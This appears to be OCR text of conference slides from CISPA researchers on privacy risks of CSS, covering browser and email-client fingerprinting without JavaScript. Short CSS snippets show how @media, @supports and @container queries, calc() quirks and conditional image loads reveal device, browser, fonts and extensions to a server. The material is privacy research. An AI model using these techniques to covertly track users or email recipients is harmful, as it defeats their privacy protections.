



Invisible Ink

Privacy Risks of CSS on the Web and in Emails


Leon Trampert, Daniel Weber

Motivation

Email Forward Detection




Hidden Phishing Emails



Agenda

CSS-based Browser Fingerprinting

Email Client Fingerprinting



Use Cases

$whoami - Leon Trampert

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

PhD Student

@ CISPA Helmholtz Center for Information Security

Focus on

- Browser Security
- Side-Channel Attacks

Contact

leon.trampert.me

@ltrampert

$whoami - Daniel Weber

CISPA HELMHOLTZ CENTER FOR INFORMATION SECURITY

PhD Student

@ CISPA Helmholtz Center for Information Security

Focus on

- CPU Security
- Side-Channel Attacks

Contact


d-we.me

@weber_daniel


Browser Fingerprinting

What Is Browser Fingerprinting?

Identify Users



Link Sessions




Link Users and Devices

The Good – Risk-Based Authentication


The Good – Risk-Based Authentication

Example Notification




The Bad – User-Specific Web Content


The Bad – User-Specific Web Content




The Ugly – Hiding Malicious Content




The Ugly – Hiding Malicious Content



The Ugly – Hiding Malicious Content






How Does Fingerprinting Work?

Browser Fingerprinting

IP Address
User-Agent Header
Language Preferences



IP: 100.8.8.137

User-Agent: Mozilla/5.0 (Android 15; Mobile; rv:136.0) Gecko/136.0 Firefox/136.0

Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7

Low entropy and easily spoofable!

Browser Fingerprinting


What does the script do?

Font Fingerprinting

- Arial
- Comic Sans
- Pacifico

- Arial
- Comic Sans
- Gill Sans
- Pacifico

Canvas Fingerprinting



{A11CE}

{B0B}

Current techniques rely on JavaScript!

Contexts without JavaScript


Tor Browser

NoScript

Email Clients

Can we fingerprint here?


Web Technologies



Web Technologies

Web Technologies – HTML

```
<html>
    <button>Click me!</button>
    <p id="text">
        Some text here.
    </p>
</html>
```




Web Technologies – CSS

```
button {
 background-image:
    url('pattern.png');
}

p {
 font-family: 'Impact';
 color: orangered;
}
```

Cascading Style Sheets


CSS Feature – Functions

```
button {
 background-image:
   url(/pattern.png);
 width: calc(100% - 20px);
}
```




CSS Feature – @rules

```
@media (min-width: 720px) {
 button {
   background-color: orangered;
   color: white;
 }
}
```



CSS-to-Server Communication

```
button {
 background-image:
          url(/small.png);
}
@media (min-width: 720px) {
 button {
   background-image:
           url(/large.png);
 }
}
```



Fingerprinting with CSS

Fingerprinting with CSS

@rules

@-Rules

@media

```
@media (min-width: 720px)
@media (prefers-color-scheme: dark)
@media (any-hover: hover)
```

Device Information & User Preferences

@supports


```
@supports (-moz-orient: block)
```

CSS Feature Support

New Rule – @container


```
@container (width > 400px) {
 p {
   font-size: 16px;
   background-color: blue;
 }
}
```


`@container` is similar to `@media` but the queries are **relative to a container element**.



How is this useful?

Width Measurements!





Client Language

Browser / OS

Fonts

@container – Outlook

```
@container style(color: red) {
 p {
   font-size: 16px;
   background-color: blue;
 }
}
```


@container is not yet finalized.

Future plans may include arbitrary style queries.

This allows even more fingerprinting!

Fingerprinting with CSS

@rules



Functions

Math Functions – Browser

```
calc(1px * (86566.45386119014 * sin(66505.33096836359 *
    251466.77293811357 - -8446.477528413574 / pi) *
     23954.456433470754 + 74259.77275980575 / pi))
```

→ 0

→ 1.78957e+7

Math Functions – Architecture


```
calc(1px * (pi * pi + pi))
```

→ 13

→ 13.0104

Fingerprinting with CSS

@rules



Functions


Plugin Detection

Plugin Detection

A user can **customize** their browser with Browser Extensions.

Browser Extensions and Translation Tools can **modify the content** of a website.

Plugin Detection – NoScript



Plugin Detection – Google Translate

CSS Fingerprints

System Information

Hardware Information

